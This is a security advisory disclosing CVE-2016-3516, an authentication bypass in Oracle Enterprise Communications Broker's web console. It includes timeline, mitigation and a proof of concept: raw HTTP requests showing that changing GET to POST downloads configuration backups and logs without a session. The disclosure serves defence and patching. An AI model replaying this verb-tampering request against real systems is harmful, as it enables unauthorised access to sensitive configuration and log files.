Incorrect verification of user identity in Oracle Enterprise Communications Broker

Security advisory

01/02/2016

Nicolas Collignon
Sébastien Dudek

Vulnerability description

The Oracle Enterprise Communications Broker

The Oracle Enterprise Communication Broker is a core communications controller used to route SIP sessions across disparate access and application layer network elements, and simplify complex multivendor VoIP networks.

The issue

Synacktiv has identified a vulnerability in the Oracle Enterprise Communication Broker that allows an attacker to retrieve sensitive files without being authenticated.

The issue is present in the authentication check made only for the verb GET and unsupported for POST. Tempering this verb during a request, or crafting a HTTP request, an attacker is able to retrieve all files present in */download/* and */view/* directories.

Affected versions

The following versions are affected:

- PCZ2.0.0 MR-2 Patch 1 (Build 209)

Mitigation

Install Oracle *Critical Patch Update* July 2016.


Timeline

Date	Action
01/02/2016	Advisory sent to Oracle Security.
19/07/2016	Vulnerability fixed in Oracle *Critical Patch Update* July 2016 / CVE-2016-3516 / S0687773

Technical description and Proof-of-Concept

Vulnerability discovery

The management HTTP interface normally allows authenticated users to download a backup of the configuration file as follows:




File type: Backup configuration

☐ PROD-ECB-MAR-20102015.gz
☑ PROD-ECB-MAR-30102015.gz

Illustration 1: Page that allows users to download the configuration file

When used through the user interface, the HTTP request uses the verb GET and includes a session identified in the requested URL:




```
GET /download/BACKUP_CONFIG/PROD-ECB-MAR-30102015.gz?usersessionid=%22152845661783235 8%22 HTTP/1.1
Host: 175.224.15.247
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://175.224.15.247/
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Date: Mon, 07 Dec 2015 13:15:09 GMT
Server: Embedthis-Appweb/3.4.2
ETag: "17e83-97eb00000000-563394e800000000"
Content-Length: 38891
Content-Type: application/x-gzip
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Fri, 30 Oct 2015 16:03:52 GMT
Content-Disposition: attachment;filename="PROD-ECB-MAR-30102015.gz";
X-Appweb-Seq: 1043
```

Illustration 2: HTTP request sent when the user download the configuration file

The application correctly checks the validity of the session identifier. Therefore, the access is denied if no session is provided:




```
GET /download/BACKUP_CONFIG/PROD-ECB-MAR-30102015.gz HTTP/1.1
Host: 175.224.15.247
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://175.224.15.247/
Connection: keep-alive
```

```
HTTP/1.1 404 Not Found
[illegible]:15:29 GMT
Server: Embedthis-Appweb/3.4.2
Cache-Control: no-cache
ETag: "17e83-97eb00000000-563394e800000000"
Content-Length: 186
Content-Type: application/x-gzip
Connection: keep-alive
Keep-Alive: timeout=60, max=99
X-Appweb-Seq: 1045

<!DOCTYPE html>
<html><head><title>Document Error: Not Found</title></head>
<body><h2>Access Error: 404 -- Not Found</h2>
<p>You must login to access the file.</p>
</body>
</html>
```

Illustration 3: Access denied since the request does not include a session identifier

However, by changing the HTTP verb from GET to POST, the access control is not performed.



```
POST /download/BACKUP_CONFIG/PROD-ECB-MAR-30102015.gz HTTP/1.1
[illegible] 175.224.15.247
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.4.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://175.224.15.247/
Connection: keep-alive
```

```
HTTP/1.1 200 OK
[illegible] 2015 13:15:56 GMT
Server: Embedthis-Appweb/3.4.2
ETag: "17e83-97eb00000000-563394e800000000"
Content-Length: 38891
Content-Type: application/x-gzip
Connection: keep-alive
Keep-Alive: timeout=60, max=99
Last-Modified: Fri, 30 Oct 2015 16:03:52 GMT
X-Appweb-Seq: 1049

□□□□□□□□□□□□iw□H□(□□□W□□□u2□□□□□>□□□□□□□□□□□KH□□□□□□□□□□□□□A□□□□□□□□□□
□□□□_□Q□□>□□/I□tF□2□□□□2□□1D IbdEg&□□e□.r:□□T□□c(□~□□<□g□□i□□□   □z
L6]□□□?□□□□□,□□□□N□3□□□□□DAs□MeRi□□□□□□o□ @□Uq□□q□□□C^1#□+□f□<3>□□□□
```

Illustration 4: Unauthenticated access to the configuration file

The following entry points are also concerned:

- */download/BACKUP_CONFIG/**
- */download/LOGS/*.log*
- */view/LOGS/*.log*

An attacker who is able to reach the *Enterprise Communications Broker* Web administration console can download sensitive configuration and log files without being authenticated.